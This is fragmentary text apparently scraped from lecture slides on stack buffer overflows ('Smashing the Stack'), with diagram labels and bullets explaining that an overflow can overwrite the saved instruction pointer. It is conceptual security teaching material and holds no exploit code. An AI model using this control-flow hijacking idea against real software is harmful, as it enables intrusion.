
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


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


Saved IP is destroyed!




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High

Low

Crash

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8: }
```

Saved IP is destroyed!

Program crashes :(

Memory

High

argv

argc

IP = ...

main

Low

Smashing the Stack

Buffer overflow bugs can overwrite saved instruction pointers

- Usually, this causes the program to crash

Key idea: replace the saved instruction pointer


